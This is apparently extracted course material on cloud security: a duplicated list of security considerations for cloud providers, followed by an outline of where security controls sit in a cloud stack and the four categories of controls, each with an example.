Considerations

- Cloud **computing services should be tailor-made** by the vendor as per the given security requirements of the clients
- Cloud service providers should provide higher **multi tenancy** to enable optimum utilization of cloud resources and secure data and applications
- Cloud services should implement a **disaster recovery plan** for the stored data that enables information retrieval in unexpected situations
- Continuous monitoring on the **Quality of Service** (QoS) is required to maintain the **service level agreements** between consumers and the service providers
- Data stored in the cloud services should be implemented securely to ensure **data integrity**
- Cloud computing services should be **fast**, **reliable**, and need to provide **quick response** times to the new requests
- Symmetric and **asymmetric cryptographic algorithms** must be implemented for optimum data security in cloud computing
- Operational process of the cloud-based services should be **engineered**, **operated**, and **integrated** securely into the organizational security management
- **Load balancing** should be incorporated in the cloud services to enable networks and resources to improve the response time of jobs with maximum throughput
- Cloud service providers should provide better resilience and enhanced **protection from physical threats**

Cloud Computing Security Considerations

- Cloud computing services should be tailor-made by the vendor as per the given security requirements of the clients.
- CSPs should provide high multi-tenancy, which enables optimum utilization of the cloud resources, and secure data and applications.
- Cloud services should implement a disaster recovery plan for the stored data, which allows information retrieval in unexpected situations.
- Continuous monitoring of the QoS is required to maintain the service level agreements between consumers and service providers.
- Data stored in the cloud services should be implemented securely to ensure data integrity.
- Cloud computing service should be fast, reliable, and able to provide quick response times to new requests.
- Symmetric and asymmetric cryptographic algorithms must be implemented for optimum data security in cloud computing.
- Operational process of the cloud-based services should be engineered, operated, and integrated securely to the organizational security management.
- Load balancing should be incorporated into the cloud services to facilitate networks and resources to improve the response time of the job with maximum throughput.
- CSPs should provide better resiliency and enhanced protection from physical threats.

- Public cloud services should employ advanced networking options, such as a carrier-grade network and dedicated VPN.
- CSPs must incorporate appropriate incident handling and response plans.
- CSPs should leverage the services that support the enforcement of role-based protections, such as role assignment, role authorization, and transaction authorization.
- Cloud services should leverage the global threat intelligence database that consists of a huge database of security information.
- Cloud providers should include the CASB solution for providing a secure web gateway with DLP capabilities.
- Use zero-trust principles to segment business applications.



Placement of Security Controls in the Cloud

Virtual Server
Applications
Operating System
CPU
Memory
NIC
Disk
Virtual Server
Virtual Infrastructure Cluster Farm
SAN
Network Equipment
Load Balancer
Wi-Fi Protected Access
Firewall
Unified Threat Management System
Router
Organization

Placement of Security Controls in the Cloud

It is a best practice to choose information security controls and implement them in proportion to the risks, generally by assessing threats, vulnerabilities, and impacts. One must ensure that proper defensive implementation is in place for the cloud security architecture to be efficient. Many security controls exist that, when kept in a proper place, can safeguard any vulnerability in the system and reduce the effects of an attack.

Categories of security controls:

- **Deterrent controls** – These controls reduce attacks on the cloud system.

  Example: A warning sign on the fence or property to inform potential attackers of adverse consequences if they proceed to attack.

- **Preventive controls** – These controls strengthen the system against incidents by minimizing or eliminating vulnerabilities.

  Example: A strong authentication mechanism to prevent unauthorized use of cloud systems.

- **Detective controls** – These controls detect and react appropriately to occurring incidents.

  Example: Employing IDSs, IPSs, etc. helps detect attacks on cloud systems.

- **Corrective controls** – These controls minimize the consequences of an incident by limiting the damage.

  Example: Restoring system backups.



